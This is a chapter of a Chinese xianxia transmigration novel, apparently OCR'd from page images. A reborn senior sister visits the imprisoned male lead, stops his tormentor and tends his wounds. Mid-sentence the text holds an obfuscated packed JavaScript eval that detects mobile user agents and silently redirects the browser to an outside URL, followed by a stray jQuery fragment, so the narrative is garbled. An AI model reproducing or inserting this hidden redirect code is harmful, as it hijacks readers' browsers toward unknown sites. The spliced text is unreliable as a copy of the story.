戒律司——
千年玄冰的地牢深处,寒气如刀,刮的人骨缝都在生生发疼。
“寒舟师弟在哪?”苏明月一脚踹开戒律司的大门大声问道。
“放心吧明月大师姐,沈寒舟那个丧门星已经被我关押在地牢最下面的那一层。”林朗自顾自的说着,语气里带着几分毫无掩饰的得意。
此时的林朗心情颇为舒畅,正和其他同门师弟们喝着小酒,吃着小菜。
见到苏明月完全进来了,这才缓缓起身。
这林朗资质平庸,只能入青云宗做个外门弟子,自从攀附上了原主苏明月,时不时在她耳边吹吹风,竟真的让苏明月求着清玄掌门将他安排进了戒律司当了司长。
平常主要负责看押受罚的弟子,偶尔心情不好的时候,私底下便会对牢里的犯了错的弟子偷偷送点“温暖”。
那些饱受欺凌的弟子自是敢怒不敢言。
谁叫他的背后是有大师姐苏明月撑腰。
而苏明月又是清玄掌门最宠爱的徒儿!青云宗上下谁人不知,谁人不晓?
得罪他是没有好果子吃的。
在原书的剧情中,这林朗自打跟在苏明月的身边可没少欺负沈寒舟,就是个仗势欺人的狗腿子,对清玄掌门收沈寒舟为内门弟子一事耿耿于怀。
林朗处处针对沈寒舟,很多事情是苏明月没有授意的,这原主苏明月真够傻的,被人当枪使了都不知道。
“带我见他。”苏明月命令道。
这若是换作旁的来见沈寒舟,是必不可能通行的。
在林朗的带领,也是终于到了关押沈寒舟的冰牢。
只是这越来越加快的步伐,暴露了苏明月此时的心情。
苏明月深呼口气推开眼前的这扇大门,冰冷刺骨透过指尖直达心门,她猛地的打了个寒战。
沈寒舟被数道幽蓝寒光的细线穿透琵琶骨与脚踝,牢牢的束缚在中央的冰柱上,动弹不得。
之前束的整整齐齐的墨发此刻也凌乱的披散在面庞上,遮住了大半张脸,看不清表情。
发梢凝结着晶莹的冰碴儿或者未干的血痕黏在苍白憔悴的脸颊与脖颈之间。
他身上的衣袍在一道道鞭子下早已破烂不堪,伤口被寒气冻的泛出乌青,整个人耷拉着脑袋,不知死活。
很显然在这之前,林朗就已经对沈寒舟用了鞭刑。
苏明月拢了拢身上的狐裘小心的踏入牢中,没想到进去更加寒冷,即便裹着厚裘,苏明月依旧被这刺骨的寒意逼的眉头微蹙。
“大师姐放心,在这之前我已经好好照顾一番沈寒舟了。”林朗堆起谄媚的笑,望向苏明月的眼里满是讨好。
说着,他忙不迭的从腰间取出一根裹着倒刺的玄铁鞭,双手恭敬地递到苏明月面前,继续邀功道:“大师姐,用这个!先抽他几鞭解解气。”
这个沈寒舟失手伤了大师姐苏明月的事,青云宗上下谁人不知,谁也不晓?
就连清玄掌门都拿出最好的灵药日日温养着苏明月。
即便这般。
苏明月还是在床上躺了三个月有余。
这番苏明月醒来,第一件事就来关押着沈寒舟的冰牢中,明眼人都知晓这是苏明月想要教训这沈寒舟出出气的。林朗想看热闹不嫌事大的,他巴不得这个沈寒舟就此死在这个冰牢里,这样清玄掌门的亲传弟子名额也能空出一个,他很早就想进入宗门内部了,毕竟没人会想碌碌无为的作为外门弟子一辈子。
苏明月垂眸看着那根泛着寒光的鞭子,沉默半晌,竟诡使神差的伸手接了过来,她一步步的朝着沈寒舟走去,直到停至身前。
她颤颤巍巍的伸出食指去探沈寒舟的鼻息,这个过程中,苏明月的心也是提到了嗓子眼。
“嘶——”
苏明月的疼的倒吸一口冷气,迅速的抽回了自己的手指,猩红的血顺着指尖啪嗒啪嗒的滴在地上。
手上的玄铁鞭因为痛觉脱手滑落在一旁。
沈寒舟布满血丝的眸子狠狠的盯着苏明月,苍白的唇上那抹血红格外的刺眼。
“你个畜牲,竟敢咬伤大师姐,我看你是活腻了!”林朗怒喝道。
抄起掉落在一旁的玄铁鞭,作势就要狠狠地甩沈寒舟几鞭子。
长鞭在空中划过一道凌厉的弧度,朝着沈寒舟胸膛袭去,如同一条冰冷的毒蛇。沈寒舟的双眸里并未表现出一丝畏惧,似乎这种事对他已经见怪不怪。
就在所有人都以为鞭子落到沈寒舟身上时,苏明月一把将其抓住,鞭尾在她的手心缠了好几圈。
握着玄铁鞭的林朗被灵气震飞出去。
只听林朗惨叫一声,疼的在地上蛄蛹着,满脸不解的问道:“明月师姐,您这是?”
林朗满眼的疑惑,他只是如同往常一般替苏明月教训这沈寒舟,在那之前她都未曾有过阻拦。
这下林朗倒是有些看不明白这沈明月了。
苏明月冷冷的瞥了林朗一眼。
“我怎么做,还轮得到你来教?”
林朗目前也不清楚苏明月如今怎会变成这样,脾气更是阴沉不定,令人捉摸不透。
这沈寒舟到底有什么好的?
“小的不敢。”
林朗按捺住心里的那份嫉妒,低头回道。
“滚去领罚,若敢多言半句,你知道后果。”
林朗顾不得身上的疼痛,连滚带爬的起身,哪里还敢有半分讨好和嚣张,踉跄的逃出了冰牢。
大门被重重的关上。
偌大的冰牢里只剩苏明月和沈寒舟两人。
安静的有些吓人。
苏明月深呼一口气,缓缓转身,望向冰柱上的沈寒舟。
他依旧垂着头,凌乱的墨发下,那双眸子死死地锁定着她。
戒备、恨意,还有一丝不易察觉的探究,各种复杂的情绪交织在一块。
穿透琵琶骨与脚踝的幽蓝细线还在泛着寒光,伤口冻的乌青。
血痕和冰碴黏在苍白的肌肤上,触目惊心。
苏明月心口骤然一紧。
眼前的这位便是这本仙侠书的大男主?日后血洗青云宗,最后化神的沈寒舟?
如今却被折磨的奄奄一息,脆弱的如同薄纸一般。
苏明月缓缓抬手。
指尖掐住纤细的脖颈,只要稍稍用力,此人便会顷刻气绝。
他死了,原著里的那些事便不会再发生。
而她说不定能取而代之,成为新的主角。
最后修炼成神!
届时她也能左拥右抱,美男成群。
真是想美了。
苏明月忍不住发出反派般的笑声:“桀桀桀桀桀桀~”
笑到一半,突然想到她是不是少了点什么?
“系统你在吗?”
“该到账了!”
她看那些穿书小说里不都捆绑系统了吗?为何这么久了,她一点动静都没有?
“哈喽?不
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17608479|205824||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
要冷暴力啊!”
任由苏明月嚎破喉咙,也无人应答。
系统:“我鸟都不鸟你!”
沈寒舟本来作好赴死的准备,看见苏明月这个自言自语模样,有些莫名其妙。
“疯了吗?”
沈寒舟记得他是一掌打在她的胸口,可没打脑袋上,怎么几日不见,疯疯癫癫的。
苏明月拉回心神,掐着沈寒舟脖颈处的手指僵住。
左思右想了一番,还是先不弄死沈寒舟。
毕竟他可是本书的主角,主角死了,万一这个世界就此崩坏,到时候她也要跟着陪葬。
苏明月解开沈寒舟身上的禁制,没有支撑,沈寒舟无力的摔在地上。
十分狼狈。
苏明月看着他身上的伤口,被灵索穿透的地方有些一个血洞,正汩汩向外渗血。
苏明月将手上的玄铁鞭随手丢到一旁,鞭子撞到冰石上,发出清脆的声响。
她蹲下身子,指尖凝聚一丝丝温和的灵力,缓缓地朝着沈寒舟的身边聚拢,苏明月伸出手想要探查他的伤势。
只是还没等她的手碰到沈寒舟,男人便猛地偏头,用尽最后的力气躲开。
喉咙里发出低沉、如同困兽般的低吼。
“滚开,别碰我!”
沈寒舟的眼里满是抗拒和厌恶。
苏明月的手僵在半空,无奈地叹了口气。
这也不怪沈寒舟,谁叫这原身的主人实在是穷凶极恶,对沈寒舟非打即骂,身边的那些后狗腿子也愈发不将他这个师弟放在眼里。
他如今对自己恨之入骨,又怎么可能乖乖地让她靠近。
苏明月收回手,不再强求。
“别乱动,我将你的血先止住。”苏明月刻意放软了语气,尽量表现的没有半分恶意。
沈寒舟不语,只是布满血丝的双眼依旧死死地盯着她,眼底的探究意味更浓。
眼前的苏明月和以前的那个骄横跋扈、令人作呕的大师姐,似乎有些不一样……
苏明月被他盯得身体有些发毛,从储物戒里取出一个瓷瓶。
打开瓶塞,一股浓郁的药香瞬间弥漫在冰冷的空气中,驱散了些许血腥气。
“这是清凝散,对内外伤都有奇效。”苏明月解释道。
沈寒舟看着她手里的瓷瓶,仔细的嗅了嗅味道,确实是清凝散不假。
他竟一时猜不透苏明月到底想要做什么,沈寒舟眸色复杂翻涌。
戒备、恨意,还有一丝茫然。
沈寒舟抿紧苍白的唇,额角冒着细密的汗,只是紧绷的身子,微微松动了分毫。
苏明月指尖动作轻柔,生怕碰疼了他。
即便如此,沈寒舟的身体微微颤抖,似乎在忍受极致的痛苦。
锁灵索穿透筋骨的痛楚本就日夜不休,丹药灵力冲撞伤处,更是牵扯着每一寸经脉。
疼得沈寒舟眼前阵阵发黑。
他死死咬着牙,喉间溢出压抑到极致的闷哼。
剧烈的痛楚如同潮水般将他淹没,眼前的光影渐渐模糊,苏明月脸庞也逐渐变得扭曲。
苏明月拨开沈寒舟脸上的湿发,用手背贴了贴他的额头。
热的发烫。
“沈寒舟!”
紧接着苏明月用手拍了拍他的脸颊,语气里透露着焦急。这一刻,沈寒舟也分不清究竟是在现实还是梦境。
他已经忘了多久没人再向他露出这般焦急担忧的面色。